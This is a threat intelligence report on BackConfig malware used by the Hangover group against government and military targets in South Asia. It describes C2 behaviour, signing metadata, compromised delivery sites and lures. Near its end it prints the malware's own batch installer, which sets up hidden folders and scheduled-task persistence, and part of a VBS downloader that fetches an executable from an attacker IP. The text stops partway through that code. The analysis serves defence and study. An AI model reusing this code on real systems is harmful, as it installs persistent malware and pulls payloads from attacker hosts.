Updated BackConfig Malware Targeting Government and Military Organizations in South Asia

unit42.paloaltonetworks.com/updated-backconfig-malware-targeting-government-and-military-organizations

Alex Hinchliffe, Robert Falcone

May 12, 2020

Executive Summary

Unit 42 has observed activity over the last 4 months involving the BackConfig malware used by the Hangover threat group (aka Neon, Viceroy Tiger, MONSOON). Targets of the spear-phishing attacks, using local and topical lures, included government and military organizations in South Asia.

The BackConfig custom trojan has a flexible plug-in architecture for components offering various features, including the ability to gather system and keylog information and to upload and execute additional payloads.

The initial infection occurs via a weaponized Microsoft Excel (XLS) document delivered via compromised legitimate websites for which the URLs are most likely shared via email. The documents use Visual Basic for Applications (VBA) Macro code which, if enabled by the victim, starts an installation process consisting of multiple components that result in the plug-in loader payload being downloaded and executed. The modular nature certainly allows for quicker changes to individual components and, perhaps more importantly for the attackers, splits up the malicious behaviors in such a way that could thwart sandbox and dynamic analysis systems, especially when analyzing the components in isolation.

Our threat prevention platform with WildFire detects activity associated with this threat group, while simultaneously updating the ‘malware’ category within the PAN-DB URL filtering solution for malicious and/or compromised domains that have been identified.

Indicators of compromise related to this research are documented at the end of this report and in the Adversary Playbook for the Hangover threat group that can be accessed in the Unit 42 Playbook Viewer.

Starting Point

Unit 42 first saw activity involving the Windows PE executable file (SHA256: 84e56294b260b9024917c390be21121e927f414965a7a9db7ed7603e29b0d69c) when searching AutoFocus data related to particular sectors and countries of interest.

The file was first seen on January 19th, 2020, having been downloaded by two organizations — a government department in one country and a military organization in another — within minutes of each other. The source of the download was http://212.114.52[.]148/request/httpsrequest and the file httpsrequest was stored locally as dphc.exe. More details on how the malware was delivered are described later in the blog.

The choice of terminology in URL paths and file names when delivering BackConfig malware in this, and other campaigns discussed later on, is clearly to blend in as benign operations, paths and filenames. Although spelled differently, it could be easy to believe the payload relates to the DHCP networking service.

The purpose of this malware is to allow the actors to download and execute an executable file, as well as download and run batch files to run commands on the end system.

This sample has a custom “decryption” routine that subtracts six from each character. The following strings are decrypted using this method:

- linkrequest[.]live
- \\Adobe\\Driver\\dwg\\pid.txt
- \\Adobe\\Driver\\dwg\\
- \\Adobe\\Driver\\dwg\\wuaupdt.exe

The Trojan reads the following file to use in the URL of the C2 beacon. If the file does not exist, the executable will exit without performing any further activities. The pid.txt file is created during the earlier delivery and installation phases starting with the weaponized Excel document. More information about this setup process is covered later in the delivery section. As previously mentioned, this behavior makes an automated analysis of the individual executable payload component harder.

%USERPROFILE%\Adobe\Driver\dwg\pid.txt

The C2 channel uses HTTPS thanks to the INTERNET_FLAG_SECURE flag used when calling the HttpOpenRequestA function. The beacon HTTP request will look like the following:

GET /orderme/**[contents of pid.txt file]** HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0 @/NEW
Host: linkrequest[.]live **[resolving to 23.106.123[.]87]**

The Trojan will look for the following field and values within the HTTP response header:

- “Content-Type: application”
- “Content-Type: xDvsds”
- “Content-Type: Bw11eW”

If the content-type field contains a value of application, the Trojan will extract a filename from the HTTP response headers between the string filename and Content-Transfer-Encoding. It will use this filename to create a file in the %USERPROFILE%\Adobe\Driver\dwg\ folder, which it will write the data in the HTTP response to. Based on the other two Content-Types, we believe the filename provided will be either “wuaupdt.exe” or test.bat.

If the content-type field has a value of xDvsds, the Trojan will attempt to execute the following file using ShellExecuteA and the “open” method:

%USERPROFILE%\Adobe\Driver\dwg\wuaupdt.exe

If the content-type field has a value of Bw11eW, the Trojan will attempt to execute the following file using ShellExecuteA and the “open” method:

%USERPROFILE%\Adobe\Driver\dwg\test.bat

At the time of writing, the C2 appeared inoperational and no further payloads were seen. We believe that the resultant wuaupdt.exe file would then provide further capabilities to steal information, log keystrokes, and provide the ability to run additional commands either directly or via additional plugins which it would download, as documented by the Qihoo 360 Threat Intelligence group in their investigation of prior campaigns here.

Unit 42 has conducted cursory binary diffing for many of the BackConfig executable files and did not find any non-library function overlaps that would suggest that the payloads are based on the YTY or EHDev frameworks as mentioned here and here.

PE Metadata

The malware sample contains some interesting static artifacts including self-signed digital certificates used to sign the executable purporting to be software from the Foxit Software Incorporated company based in California. It is not known why the actors picked this company — and others listed in Table 1 below — to impersonate but, as previously mentioned, their use of filenames and URLs makes their payloads appear benign and trustworthy.

Using this meta-data, together with information gleaned from infrastructure investigation, Unit 42 were able to pivot around on AutoFocus data to find additional BackConfig PE executable samples. Those samples from the last 12 months are listed in Tables 1 and 2 below.

SHA256	Compilation Time (UTC)	First Seen (Pacific)	Signer Name
84e5629…	01/20/2020 7:26:09am	01/19/2020 11:49:03pm	Foxit Software Incorporated

18ce3ee…	10/10/2019 9:22:11am	01/16/2020 4:30:26pm	
4a4bc01…	11/21/2019 9:19:49am	01/16/2020 1:31:46am	wind0ws
91c67c1…	11/21/2019 9:19:49am	12/02/2019 2:03:41am	
de5b670…	11/21/2019 9:19:49am	11/21/2019 11:59:05pm	
f79ebf0…	10/28/2019 5:35:26am	11/09/2019 10:32:09pm	NVIDIA Corporation
31faeef…	10/10/2019 9:22:11am	10/13/2019 10:11:04pm	Foxit Software Incorporated
d87b875…	09/12/2019 5:54:04am	09/26/2019 9:32:19am	Digicert Global
1510996…	12/05/2018 4:35:03am	04/09/2019 10:30:16am	Foxit Software Incorporated

Table 1. Describing PE compile times and Digital signatures used, ordered by first seen.

The Compilation Time stored in executable (SHA256: 84e5629…) appears to be after the point at which the file was first seen by our WildFire analysis system. While the PE file timestamp could be modified post-compilation, the oddity is more likely explained away with time zones — 2349 Pacific time on the 19th is 1350 in Bangladesh on the 20th, and 7:26am UTC is in the range of 11:26 to 13:26 across the South Asia region, which would make the sample compilation quite recent with respect to the delivery of it.

More details about the self-signed digital certificates, as well as full hashes, can be found in the IOCs section at the end of this report.

The following table shows the version information from the same PE files, grouped by similar File Description fields. The order remains the same, except for the sample (SHA256: 18ce3ee…) which was first seen January 16th, 2020 but for some reason reverted to using exact version information seen in samples two to three months prior. Namely, Link Finder.

SHA256	File Description	File Version	Product Name	Product Version	Copyright
84e5629…	Альберт **(Albert, in English)**	06.10.2015	Альберт	01.05.2015	Copyright @ 2015-2026 secosec
4a4bc01…	Ссылка	01.01.12	ссылка	10.01.2015	Copyright @ 2011-2021 secosec Inc.

91c67c1… de5b670…	**(Link, in English)**				Все права защищеныk **(All rights reserved, in English)**
18ce3ee… f79ebf0… 31faeef…	Link Finder	01.01.12	Link Finder	13,9,1632	Copyright @2011-2020 Techtest Inc. All Rights Reserved
d87b875…	scrapper	01.12.001	scrapper	13,6,1662	Copyright @Scrapper Ltd Reserved
1510996…	system process	2,1,1,2015	system process cleaner	2,1,1,2015	Copyright © 2004-2018 Foxit Software Inc. All Rights Reserved

Table 2. Describing PE version info metadata, ordered by first seen and grouped on matching data.

Of the set, the file (SHA256: 1510996…) has most consistency in terms of a theme, using the Foxit Copyright information, self-signed digital signature and even using the company logo, as shown in the Figure below, for the executable file's icon. The file's copyright information only differs from that of Foxit's Reader software by a missing period symbol, implying it was copied rather than created.

Figure 2. Evolution of delivery payloadsThe actors then moved to use seemingly fictitious company and product names while using a mixture of signer names in their digital signatures. No file icons were used at all over the last 11 months.

Recent samples also included Cyrillic text in the file description, product name, and copyright fields, as shown and translated in the table above. It's hard to know if this is an attempt to set false flags as to the origins of the BackConfig malware, or perhaps to make the content more relevant to specific targets within the victim organizations.

Delivery and Installation

In this section, we describe how the various payloads are delivered based on what we have seen in our customer networks, as well as what we have established through open-source research. Unit 42 has yet to see any evidence of weaponized documents used to deliver BackConfig being attached on phishing emails and that phishing URL links in emails appear to be the Hangover group's modus operandi.

The remainder of this section focuses largely on Object Linking and Embedding (OLE) Microsoft Excel documents, as they are most commonly used by the Hangover group, at least when it comes to the BackConfig malware. Through infrastructure analysis however, Unit 42 was able to find a BackConfig PE sample (SHA256: e28f1bc0b0910757b25b2146ad02798ee6b206a5fe66ce68a28f4ab1538d6a1f; first seen 10/24/2019) using the C2 domain matissues[.]com and dropped by the weaponised Rich Text

Format (RTF) file (SHA256: 752c173555edb49a2e1f18141859f22e39155f33f78ea70a3fbe9e2599af3d3f) from the same day. The RTF used the CVE-2017-11882 exploit against equation editor vulnerabilities in Office applications to execute the PE sample which was a unique exploitation method compared to all other samples analyzed.

Compromised Third-Party Infrastructure

Continuing to pivot on data obtained from the samples found thus far, we discovered some related URLs relating to compromised third-party infrastructure supporting the delivery of the BackConfig malware. The following table lists some examples of compromised sites delivering weaponised XLS files with filenames, such as Circular_No_03.xls (SHA256: 0aa5cf1025be21b18ab12d8f8d61a6fa499b3bbcdbdced27db82209b81821caf) and Circullar_Nov_2017.xls (SHA256: ed638b5f33d8cee8f99d87aa51858a0a064ca2e6d59c6acfdf28d4014d145acb) implying (even with incorrect spelling) that the contents is, or relates to, a letter or advertisement which is distributed to a large number of people.

SHA-256	First Seen	Related URL	Description	Location
be3f12b…	2019-10	http://nsaimmigration[.]com/userfiles/image/ fbr.php and nphp_registration_form.php (both HTTP 404)	Consultant and Legal Advice company supporting students to live and study abroad.	Pakistan
0aa5cf1…	2018-09	http://webtechhub[.]com/wordpress/wp-content/images/fbr_circular.php	Web design and dev site running outdated WordPress application	Pakistan
ed638b5…	2017-11	http://alphamike.com[.]mv/housing	Shipping agency for freight forwarding and cargo delivery.	Maldives
		http://mgamphs.edu[.]bd/info/ (down)	Muhurigonj Academy of Music and Performance High School. Reference.	Bangladesh

Table 3. Compromised third-party infrastructure to support delivery of BackConfig.

Given the targeting related to these threats, and the compromised third-party websites, we believe the use of “fbr” in some of the URLs above likely relates to the Federal Board of Revenue (FBR) government organization of Pakistan. The “fbr” theme also runs into the VBA macro code. File ed638b5… contains the statement Const WelcomePage = “FBR”.

The old compromised hosting examples in Table 3 above do not rely on Hypertext Preprocessor (PHP) server-side scripts to deliver the weaponized XLS files. Instead, the pages simply used HTTP response status 301 (Moved Permanently) for URL redirection to said XLS, initiating the download. More recent examples make use of PHP with URL filenames matching the social engineering theme, such as “fbr”. In addition, the actors use the PHP script to log any visitors to the page noting in a file named “info.txt” the datetime stamp of the event, the client operating system, and their IP address.

The location of the compromised third-party infrastructure or the organizations legitimately using them, align with the targeting Unit 42 has seen. This could be pure coincidence, a sign from the threat actors that their intention is to take advantage of weaknesses in the target country’s wider infrastructure, or the threat actors leveraging in-country infrastructure that may be considered more trustworthy by the intended victims and their security solutions.


Palo Alto Networks’ WildFire sandbox analyzed sample ed638b5… on November 8th, 2017, and, as described in the table above, the sample was hosted on two compromised websites: a Bangladesh school and a Maldivan shipping agency. While Unit 42 has not seen Hangover activity in the Maldives, the archipelago is in the region alongside other known targets and interestingly, swore in a new President about a week after Unit 42 analyzed the sample.

The EXE payload (SHA256: 4104a871e03f312446ef2fb041077167a9c6679f48d48825cbc1584e4fa792cd) downloaded directly by the VBA code in sample ed638b5… from the URL below relates to those documented by BitDefender here. To date, Unit 42 has only seen 6 similar samples since the late-2017 timeframe for this sample, compared to many more prior, perhaps indicating a change over of the custom payloads used by the Hangover group. Certainly, there are some overlaping Tactics Techniques and Procedures (TTPs) between the older samples and the more recent BackConfig samples.

http://chancetowin.quezknal[.]net/appstore/updatepatch/logs.exe

Evolution of Delivery Payloads

Before moving on to describe the most recent samples and installation methods used by the Hangover actors, the timeline figure below provides a high-level view of the evolution in TTPs used.



Early Days

Plaintext VBA code and payload URL.

Payload hosted on compromised 3rd party site.

Shell commands in VBA.

Incorrect registry key used for persistence.

Scheduled task for payload attempted but failed.

All in one

Decimal-encoded payload EXE stored in VBA TextBox Form.

Shell commands written to BAT file and run.

Multi-component

Plaintext VBS and BAT code components stored in sheet cells.

Payload URL uses IPv4 address for host.

Scheduled tasks to execute components.

BITS and ZIPs

VBS and BAT code components stored inside decimal-encoded ZIP file stored in VBA Text Form.

VBS downloader component (from ZIP file) writes a 2nd BAT file.

2nd BAT file uses Windows Background Intelligent Transfer Service (BITS) to download EXE payload.

Additional scheduled task created to launch 2nd BAT file..

Previous 2019 features remain.

Fine tuning


Decimal-encoded VBS code component stored in VBA TextBox Form

Plaintext BAT code written by VBA line by line.

Previous 2019 features remain.

Figure 2. Evolution of delivery payloads

Despite the evolution over the years, some habits are hard to break. Firstly, every weaponized XLS Unit 42 has investigated loads a fake error message, such as the one shown in Figure 3 below, to trick the victim into thinking that the file is corrupt and thus nothing has — or will — load as intended. Another fictitious error message text has been used in the past often with poor spelling or grammar.



Microsoft Error

Error occurred: Microsoft Excel not able to display document.

Figure 3. Example fake error message displayed to the victim.


Similarly, the version information metadata stored in all the Excel documents analyzed share the same Author and Last Modified By names – Testing.

The following subsections describe the campaigns and malware as highlighted by the three most recent milestones in the timeline figure above.

2019 Milestone: Multi-Component

Registration Form.xls (SHA256: be3f12bcc467808c8cc30a784765df1b3abe3e7a426fda594edbc7191bbda461) listed in Table 3 above provides an example of the types of lures used by the threat actors.

Upon opening the XLS and enabling the macro code, the picture in Figure 4 below is shown on top white-background cells. As the filename suggests, it's a registration form and relates to the Naya Pakistan Housing program run by the Pakistani government to help solve the housing shortfall in the country. Eligible citizens include government employees and registration forms were due by October 15th, 2019 (extended through November 15th), meaning the timing and the lure of the campaign on October 25th were clearly planned to increase the chances of compromise.



REGISTRATION FORM NUMBER / رجسٹریشن فارم نمبر

FOR OFFICE USE ONLY / دفتری استعمال کے لیے

NAYA PAKISTAN HOUSING PROGRAM نیا پاکستان ہاؤسنگ پروگرام

1. This form is for registration only. یہ فارم رجسٹریشن کے لیے ہے
2. Based on the data collected from these forms, housing specification including design, price and site will be decided for the applicants. اس فارم سے حاصل شدہ معلومات کی بنیاد پر گھروں کے ڈیزائن ، قیمت اور جگہ کا تعین کیاجائے گا
3. Preference will be given to candidates who do not own any independent residential unit in Pakistan. ان لوگوں کو ترجیح دی جائے گی جن کے پاس پاکستان میں اپنی ملکیت میں کوئی گھر نہ ہو
4. Only one person per family (husband, wife and children) is eligible to apply in this scheme. ایک خاندان (خاوند ، بیوی اور بچے) میں سے صرف ایک فرد ہی اس سکیم میں درخواست دینے کا اہل ہے
5. PKR 250 per form should be deposited along with this registration form. یہ درخواست فارم مبلغ 250 روپے کے ساتھ جمع کرائیں
6. It is compulsory to fill every field. Please fill this form in **ENGLISH** using **BLOCKLETTERS**. درخواست فارم میں موجود تمام معلومات دینا لازمی ہیں ۔ انگریزی زبان میں بلاک لیٹرز کے ساتھ فارم درج کریں

1 NAME - As Stated in CNIC / شناختی کارڈ کے مطابق نام

2 CNIC NUMBER / شناختی کارڈ نمبر

3 MOBILE NUMBER / موبائل نمبر
SERVICE CODE / سروس کوڈ NUMBER / نمبر

4 PHONE NUMBER - RESIDENCE / رہائش کا فون نمبر
INCLUDE AREA CODE ALONG WITH PHONE NUMBER - فون نمبر کے ساتھ علاقے کا کوڈ شامل کریں

5 PROFESSION / پیشہ (PLEASE TICK ☑ ONLY ONE - ایک کا انتخاب کیجئے)
□ GOVERNMENT EMPLOYEE / سرکاری ملازم □ PRIVATE SECTOR EMPLOYEE / پرائیویٹ ادارے میں ملازم □ SELF EMPLOYED / اپنا کاروبار
□ FARMER / کسان □ LABOR / مزدور □ OTHERS / دیگر

6 CURRENT RESIDENCE / موجودہ رہائش (PLEASE TICK ☑ ONLY ONE - ایک کا انتخاب کیجئے)
□ JOINT FAMILY HOME / مشترکہ گھر □ RENTAL HOME / کرائے کا گھر □ KATCHI ABADI / کچی آبادی □ OTHERS / دیگر

7 TOTAL FAMILY GROSS INCOME (PKR / MONTH) / خاندان کی کل ماہانہ آمدنی (PLEASE TICK ☑ ONLY ONE - ایک کا انتخاب کیجئے)
□ LESS THAN 20,000 ۲۰۰۰۰ سے کم □ FROM 20,001 TO 40,000 ۲۰۰۰۱ سے ۴۰۰۰۰ تک □ FROM 40,001 TO 60,000 ۴۰۰۰۱ سے ۶۰۰۰۰ تک □ FROM 60,001 TO 100,000 ۶۰۰۰۱ سے ۱۰۰۰۰۰ تک □ ABOVE 100,000 ۱۰۰۰۰۰ سے زیادہ

8 YOUR PREFERRED MONTHLY INSTALLMENT PLAN (PKR / MONTH) / آپ کی ترجیحی ماہانہ قسط (PLEASE TICK ☑ ONLY ONE - ایک کا انتخاب کیجئے)
□ FROM 5,000 TO 10,000 ۵۰۰۰ سے ۱۰۰۰۰ تک □ FROM 10,001 TO 15,000 ۱۰۰۰۱ سے ۱۵۰۰۰ تک □ FROM 15,001 TO 20,000 ۱۵۰۰۱ سے ۲۰۰۰۰ تک

9 NUMBER OF RESIDENTS EXPECTED TO LIVE IN THE HOUSE / متوقع افراد کی تعداد جو اس گھر میں رہیں گے 1 2 3 4 5 6 7 8 9 10
(PLEASE TICK ☑ ONLY ONE - ایک کا انتخاب کیجئے) FOR MORE THAN 10, MENTION THE NUMBER اگر ۱۰ سے زیادہ ہیں تو تعداد بتائیں

10 DESIRED LOCATION OF HOUSE / گھر کے لیے مطلوبہ مقام
i SELECT ONE DISTRICT FROM THESE OPTIONS / مندرجہ ذیل ڈسٹرکٹ میں سے ایک کا انتخاب کریں
□ FAISALABAD / فیصل آباد □ GILGIT / گلگت □ QUETTA / کوئٹہ □ MUZAFFARABAD / مظفرآباد □ SWAT / سوات □ ISLAMABAD / اسلام آباد □ SUKKUR / سکھر
ii TEHSIL / تحصیل iii CITY - UC / شہر - یونین کونسل
iv TOWN - VILLAGE / ٹاؤن - گاؤں

11 I solemnly affirm that there is no concealment or misrepresentation of facts stated herein above. میں اس بات کو تسلیم کرتا ہوں کہ اوپر درج کردہ حقائق میں کچھ پوشیدہ یا غلط نہیں ہے


SIGNATURE OF THE CANDIDATE / درخواست گزار کے دستخط DATE / تاریخ

Figure 4. Social engineering lure against Pakistan government in October 2019

As the PHP webpages did not exist at the time of writing, Unit 42 cannot prove the XLS file be3f12b… was hosted at the URL listed in row 1 of Table 3 above. However, because of the following points, we have high confidence in the campaign relationship between the two.

1.
    1. AutoFocus and VirusTotal first processed the XLS file be3f12b… on October 25th, 2019
    2. VirusTotal processed the nsaimmigration… URL on the same day
    3. A specific HTTP GET request URL using the notation nphp_registration_form.php?r= was processed in VirusTotal on the same day, and has relations to http://185.203.119[.]184/fin_div/session, which matches the IP address and URL structure in the VBS code dropped by the XLS be3f12b….
    4. The name of the PHP webpage nphp_registration_form.php relates to the filename of the XLS.

The VBA macro code in the XLS file be3f12b… differed somewhat from that of the samples of the previous years. Instead of directly storing encoded EXE files or running batch shell commands directly from the VBA code itself, it retrieved the content from hidden columns in the Excel sheet, starting at column 27 or “AA”, which is likely to be off-screen for most people. Once the font colour was changed, the “setup” batch code component as per previous variants, and the new Visual Basic Script (VBS) downloader component were revealed in columns AA and AB, respectively, as shown in figure 5 below.



```
echo off
md %USERPROFILE%\Adobe\Driver\pdf
md %USERPROFILE%\Adobe\Driver\dwg
md %USERPROFILE%\Daily\Backup\Files
attrib +a +h +s "%USERPROFILE%\Adobe"
attrib +a +h +s "%USERPROFILE%\Daily"
del /f %USERPROFILE%\Adobe\Driver\pdf\pid.txt
del /f %USERPROFILE%\Adobe\Driver\dwg\pid.txt
SET /A %COMPUTERNAME%
SET /A RAND=%RANDOM% 10000 + 1
echo %COMPUTERNAME%-%RAND% >> %USERPROFILE%\Adobe\Driver\pdf\pid.txt
echo %COMPUTERNAME%-%RAND% >> %USERPROFILE%\Adobe\Driver\dwg\pid.txt
schtasks /delete /tn Link_log /f
schtasks /delete /tn One_Drivers /f
schtasks /create /sc minute /mo 10 /tn "Link_log" /tr %USERPROFILE%\Adobe\Driver\pdf\dphc.exe
schtasks /create /sc minute /mo 20 /tn "One_Drivers" /tr %USERPROFILE%\Adobe\Driver\pdf\One_Drivers.vbs
del /f %userprofile%\Adobe\Driver\pdf\One_Drivers.vbs
move C:\Drivres\One_Drivers.txt  %userprofile%\Adobe\Driver\pdf\One_Drivers.txt
ren %userprofile%\Adobe\Driver\pdf\One_Drivers.txt One_Drivers.vbs
del %0
```

```
   strFileURL = "http://185.203.119.184/One_Drivers/request"
    Set oShell = CreateObject("WScript.Shell")
    strHomeFolder = oShell.ExpandEnvironmentStrings("%USERPROFILE%")
    strPath = strHomeFolder & "\Adobe\Driver\pdf\dphc.exe"
   On Error Resume Next
Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP")
   objXMLHTTP.open "GET", strFileURL, false
   objXMLHTTP.send()
If objXMLHTTP.Status = 200 Then
